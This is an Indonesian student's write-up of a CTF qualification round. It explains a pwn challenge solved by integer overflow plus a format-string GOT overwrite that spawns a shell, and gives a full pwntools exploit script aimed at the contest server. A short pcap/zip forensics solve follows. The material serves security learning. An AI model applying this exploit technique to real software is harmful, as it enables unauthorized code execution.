

BEECTF

QUALIFICATION 2025



piscok

mas bubur ayamnya di ambil dulu di depan

25th place

591 points

Nama Lengkap : Satria Bima Ananta

Sekolah : SMK TUNAS HARAPAN PATI

Username : piscok

Daftar Isi

PWN	3
Baratie	3
Forensic	11
Zipzalabim	11

PWN


Baratie

Langkah Penyelesaian:

Di chall ini kita di sediakan file ELF dan juga Dockerfile. Pertama, saya langsung coba untuk lihat hasil disassembly dari ELF chall-nya menggunakan ida.

Program Flow:

Disini ada sebuah function yang cukup menarik perhatian saya, yaitu pada function `buy_restaurant`. Disini jika `bank == 4027445261LL`, maka program akan return ke function lain, yaitu ke function `celebrate()`.



```
1 int buy_restaurant()
2 {
3     puts("\n<Sanji> : So you want to buy Baratie, huh?\n");
4     printf("<Sanji> : Price is %llu berries.\n\n", 4027445261LL);
5     printf("<Sanji> : Your balance : %llu berries.\n\n", bank);
6     if ( bank == 4027445261LL )
7     {
8         win_banner();
9         puts("<Sanji> : ...\n");
10        puts("<Sanji> : HOW COME YOU HAVE SO MUCH MONEY, NAMI SAN WILL BE VERY HAPPY!\n");
11        puts("<Sanji> : The ship is yours... Will you change it name?\n");
12        return celebrate();
13    }
14    else if ( (unsigned __int64)bank >= 0xF00DF00D )
15    {
16        return puts("<Sanji> : We don't receive tips in here!\n");
17    }
18    else
19    {
20        return puts("<Sanji> : Not enough. Keep eating like luffy!\n");
21    }
22 }
```

Vuln analysis:

Sekarang kita lihat dalam function **celebrate()**. Disini, terdapat sebuah vuln, yaitu format strings yang menjadi vulnerability utama di challenge ini. Karena, program menggunakan input user langsung sebagai format strings **:printf(s)**. Maka, disini user bisa mencetak nilai dari stack. Di chall ini, kita akan memanfaatkan vuln format strings ini sebagai arbitrary write/ menulis address yang kita mau ke dalam memory, di case ini kita arbitrary write ke function **win()**.

```
1 int celebrate()
2 {
3     char format[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("\n<Sanji> : Now do you have any name for your new sea-restaurant?\n");
6     printf("<You> : ");
7     scanf("%255s", format);
8     printf(format);
9     return puts("<Sanji> : I like the new name, now I'm gonna marry Nami with these berries...\n");
10 }
```

Di sini sepertinya juga ada vuln berupa integer overflow. Karena, tidak ada pengecekan overflow yang nantinya bisa menyebabkan nilai dari **bank** menjadi besar. Nah, kurasa ini bisa di manfaatkan bersamaan dengan **checkout()**

Lanjut, disini saya melihat ada kemungkinan vuln untuk bank check di function **buy_restaurant** yang bisa di manipulasi dengan format strings/integer overflow (i didn't know what a spesifically for this one :)).

Exploit:

Karena di sini kita tidak bisa langsung mengubah nilai agar **bank == 4027445261LL**. Maka, untuk mencapai nilai itu, kita bisa memanfaatkan function **checkout()** untuk istilahnya memanipulasi si bank ini agar nilai nya sesuai dan return ke function **celebrate()**.

Kita bisa melakukan kombinasi pada saat order item. Disini, saya pilih untuk menu 2/kopi saat order item. Nah, setelah itu program akan meminta input yaitu untuk berapa orang kita pesan/ mau pesan berapa le. Saya memasukkannya sebesar **4294967296** karena (2^{32}). Selanjutnya pilih 2 untuk

checkout(). Ini akan membuat **v3 = 0 (mod 2³²)** sehingga kemudian **bank += 100 - 0**, yaitu akan menambahkan sebesar 100 ke bank.

Setelah di jalankan, ternyata belum bisa masuk ke function celebrate(). Karena "your balance = 100". Ini belum mencukupi untuk bisa melakukan buy_restaurant() dan return ke menu celebrte() karena bank kita masih bank == 100

```
-----
```

MENU		
1. Croissant	30\$	
2. Coffee	5\$	
3. Blue-fin Tuna	100\$	
4. Tea	7\$	
5. Meat	50\$	
6. Sea King Steak	250\$	

```
-----
```

<Sanji> : What do you want to order? (1 - number on menu)

<You> : 2

<Sanji> : For how many people?

<You> : 4294967296

<Sanji> : Alright. Anything else?

```
----- Actions -----
```

- 1) Order items
- 2) Checkout
- 3) Buy the restaurant
- 4) Leave

```
-----
```

<You> : 2

<Sanji> : Our bill shows: 0\$

<Sanji> : Your wallet: 100\$

<Sanji> : Alright! More berries! Nami will love this.

```
----- Actions -----
```

- 1) Order items
- 2) Checkout
- 3) Buy the restaurant
- 4) Leave

```
-----
```

<You> : 3

<Sanji> : So you want to buy Baratie, huh?

<Sanji> : Price is 4027445261 berries.

<Sanji> : Your balance : 100 berries.

<Sanji> : Not enough. Keep eating like luffy!

```
----- Actions -----
```

- 1) Order items
- 2) Checkout
- 3) Buy the restaurant
- 4) Leave

```
-----
```

<You> : 3

Setelah stuck sekian lama sambil yapping sama chall MISC furina :) , ternyata ini karena aku baru nambah sebesar $100(2^{32})$ dan belum untuk membawa **bank** ke **4027445161**. Jadi, disini urutannya harus dua langkah yh bang ternyata hehe.

Setelah ku coba untuk order pertama dengan order item = kopi , dan dengan jumlah **53504447**. Lanjut ke langkah seperti sebelumnya, yaitu pilih untuk no 2 = **checkout()**. Harusnya ini udah ngubah nilai bank kita.

```
<You> : 1

-----
|          MENU          |
-----
| 1. Croissant    30$ |
| 2. Coffee       5$ |
| 3. Blue-fin Tuna 100$|
| 4. Tea          7$ |
| 5. Meat         50$ |
| 6. Sea King Steak 250$|
-----

<Sanji> : What do you want to order? (1 - number on menu)

<You> : 2

<Sanji> : For how many people?

<You> : 53504447

<Sanji> : Alright. Anything else?

----- Actions -----
1) Order items
2) Checkout
3) Buy the restaurant
4) Leave
-----

<You> : 2

<Sanji> : Our bill shows: 267522235$

<Sanji> : Your wallet: 100$

<Sanji> : Not enough berry. Come back when you can pay!

----- Actions -----
1) Order items
2) Checkout
3) Buy the restaurant
4) Leave
-----

<You> : █
```

Lanjut, saya coba tambahkan lagi untuk order item = kopi , dengan jumlah untuk input ke-dua ini ku isi **4294967296** karena (2^{32}) . Lanjut, pilih untuk checkout().

<Sanji> : What do you want to order? (1 - number on menu)

<You> : 2

<Sanji> : For how many people?

<You> : 4294967296

<Sanji> : Alright. Anything else?

----- Actions -----

- 1) Order items
- 2) Checkout
- 3) Buy the restaurant
- 4) Leave

<You> : 2

<Sanji> : Our bill shows: 0\$

<Sanji> : Your wallet: 100\$

<Sanji> : Alright! More berries! Nami will love this.

----- Actions -----

- 1) Order items
- 2) Checkout
- 3) Buy the restaurant
- 4) Leave

<You> : 3

<Sanji> : So you want to buy Baratie, huh?

<Sanji> : Price is 4827445261 berries.

<Sanji> : Your balance : 4827445261 berries.



<Sanji> : ...

<Sanji> : HOW COME YOU HAVE SO MUCH MONEY, NAMI SAN WILL BE VERY HAPPY!

<Sanji> : The ship is yours... Will you change it name?

<Sanji> : Now do you have any name for your new sea-restaurant?

<You> : █

Cihuyy, dapet guys :).

Oke, Karena udah masuk ke function `celebrate()`, selanjutnya, masuk ke vuln ke-2 yaitu format strings.

```
1 int celebrate()
2 {
3     char format[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("\n<Sanji> : Now do you have any name for your new sea-restaurant?\n");
6     printf("<You> : ");
7     __isoc99_scanf("%255s", format);
8     printf(format);
9     return puts("<Sanji> : I like the new name, now I'm gonna marry Nami with these berries...\n");
10 }
```

Ngulas lagi ke penjelasan awal tadi. Disini inputku akan langsung di pakai sebagai format strings di printf() tanpa filter apapun. Jadi, disini kita bisa langsung sikat aja format strings nya buat nulis alamat win() ke GOT.

4 }"/>

IDA View-A

```

1 int win()
2 {
3 return system("/bin/sh");
4 }

```

Pseudocode-A

Lanjut, untuk menemukan offset dari format stringsnya, gampangnya menemukan user input kita untuk menginputkan payload format strings kita.

Bisa kita lihat, user input kita adalah 6, karena pada leak address ke 6 input untuk "AAAAA" kita terbaca.

```
<Sanji> : Now do you have any name for your new sea-restaurant?

<You> : AAAAAA[%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|
AAAAAA[0xa|(nil)|(nil)|(nil)|(nil)|0x257c414141414141|0x7c70257c70257c70|0x70257c70257c7025|0x257c70257c70257c70|0x70257c70257c7025|0x257c70257c70257c70|0x70257c70257c70257c70|0x70257c70257c70257c70|0x70257c70257c70257c70|0x70257c70257c70257c70|0x70257c70257c70257c70|0x70257c70257c70257c70|0x7849d108da00|0x7ffd473f5110|0x1|0x7ffd473f5110|0x7849d108e000|0x7849d120a5c0|0x3
8|0x7849d120a5c0|0x38|0x7ffd473f5150|0x7849d1082e7a|(nil)|0x7ffd473f52a8|(nil)|0x7ffd473f52a8|0x1|0x7849d13af000|0x7ffd473f5160<Sanji>

: I like the new name, now I'm gonna marry Nami with these berries...
```

Disini, setelah bikin payload, aku agak struggle krna solvernya ga work jir, dan chall nya ilang wkwk. Lanjut analisis lagi ke ida. Nahh, ternyata **scanf("%255s", format)** hanya membaca satu kata, misal aku masukin "hello world" yang akan tersimpan hanya "hello" -nya saja. Jadi, disini payloadnya aku menambahkan "**payload = payload.replace(b' ', b'')**" untuk hapus spasi di payload.

```

$

I'm gonna marry Nami with these berries...

\x00a\x10p@<Sanji> : I like the new name, now

----- Actions -----
1) Order items
2) Checkout
3) Buy the restaurant
4) Leave
-----

$ ls
baratie
$ cd ../../
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
BEECTF{It_d03snt_ma7er_if_y0u_spend_10_thous4nd_b3rries_or_one_million_b3rries_y0u_should_never_wast3_f0od}
$
```

Code:

sv.py

```
from pwn import *

context.binary = elf = ELF("./baratie", checksec=False)

if args.LOCAL:
    io = process(elf.path)
else:
    io = remote('31.97.187.222', 13375)

sla = io.sendlineafter
sa = io.sendafter

def goes_celebrate(num):
    sla(b": ", b"1")
    sla(b": ", b"2")
    sla(b": ", str(num).encode())
    sla(b": ", b"2")

goes_celebrate(53504447)
goes_celebrate(4294967296)

#open celebrate()
sla(b": ", b"3")

#format strings
offset = 6
printf_got = elf.got['printf']
win_addr = elf.symbols['win']

payload = fmtstr_payload(offset, {printf_got: win_addr},
write_size='short')
payload = payload.replace(b' ', b'')

sla(b": ", payload)
```

```
io.interactive()
```

Flag:

BEECTF{It_do3snt_ma7ter_if_y0u_spend_10_thous4nd_berrries_or_one_million_b3rrries_y0u_should_never_wast3_f0od}

Forensic



Zipzalabim

Langkah Penyelesaian:

Disini saya langsung strings saja, dan kemudian kita mendapat sebuah link pastebin : <https://pastebin.com/BYabV9KT>

```
> strings confundo.pcap
POST /up
load HTTP/1.1
Host: pastebin.com
User-Agent: scrapy-pcapdemon/1.0.0
Content-Length: 100
Content-Type: text/plain
Connection: close
https://pastebin.com/BYabV9KT
```

Jika link tersebut di buka, akan terlihat sebuah halaman web, dan di sana terdapat link gdrive yaitu berupa file zip. Dan di dalamnya terdapat file flag.



Setelah di download, ternyata file nya tidak bisa di unzip, disini saya bingung dan panik krna sudah banyak yg solve(walaupun skrg saya no 25 di scoreboard).

Saat dicoba, ternyata file zip tersebut bisa di strings, dan kita mendapat flag :).

Flag: BEECTF{z1mz4l4bliim_c0rupt3edd_d4mnnn}

"Thanks for probset & BeeCTF buat challenge dan pengalamannya, walaupun belum bisa final :) , cuma belajar pwn jir wkwk"